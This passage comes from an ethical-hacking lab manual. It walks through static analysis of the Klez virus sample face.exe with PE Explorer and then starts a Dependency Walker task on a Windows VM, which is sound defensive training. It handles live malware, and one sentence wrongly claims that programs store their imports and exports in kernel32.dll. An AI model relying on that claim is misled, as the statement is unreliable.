


Figure 3.4.2: PE Explorer Main Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. An **open** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\Klez Virus Live!**. Select the **face.exe** file and click **Open**.




Figure 3.4.3: PE Explorer Importing Malicious File

7. The **PE Explorer** evaluation pop-up appears; click **Continue**.




Figure 3.4.4: PE Explorer Evaluation pop-up

TASK 4.3

View the Result

8. PE Explorer provides you with an analysis of the file, as shown in the screenshot.
9. The **HEADERS INFO** section provides you with the ability to:
   a. View and save a text report on the file headers information
   b. Modify the entry point value
   c. Updates the value of the checksum in the header
   d. Set flag bits in the file header characteristics field

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.4.5: PE Explorer HEADERS INFO

10. Click the **Data Directories** icon ( ) from the menu bar. This will provide you with the **DATA DIRECTORIES** information such as the ability to view and edit the virtual address and size of the chosen directory describing provisions of parts of the code.
11. The trailing array of Data Directories cover pointers to the data in the sections.




Figure 3.4.6: PE Explorer DATA DIRECTORIES

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Click **Section Headers** icon ( ) from the menu bar. This will provide you with the **SECTION HEADERS** information, allowing you to view all sections and information about their location and size.




Figure 3.4.7: PE Explorer SECTION HEADERS

13. Double click on any section to view the raw content. This will open a mini hex viewer window.

14. Close the hex viewer window after analysis.

You can also use other PE extraction tools such as Portable Executable Scanner (pescan) (https://tzworks.net), Resource Hacker (http://www.angusj.com), or PEView (https://www.aldeid.com) to find the Portable Executable (PE) information of a malware executable file.




Figure 3.4.8: PE Explorer hex mini viewer

15. This is how to analyze a malicious file using PE Explorer. Close all open windows.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5

Identify File Dependencies using Dependency Walker

Here, we will use the Dependency Walker tool to identify the file dependencies of an executable file.

TASK 5.1

Launch Dependency Walker

Any software program depends on the various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. Programs store their import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly; this includes the process of registration and location on the machine.

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\File Dependency Checking Tools\Dependency Walker**, and double-click **depends.exe**.
2. The **Dependency Walker** main window appears; navigate to **File** and click **Open** to import the malicious file.

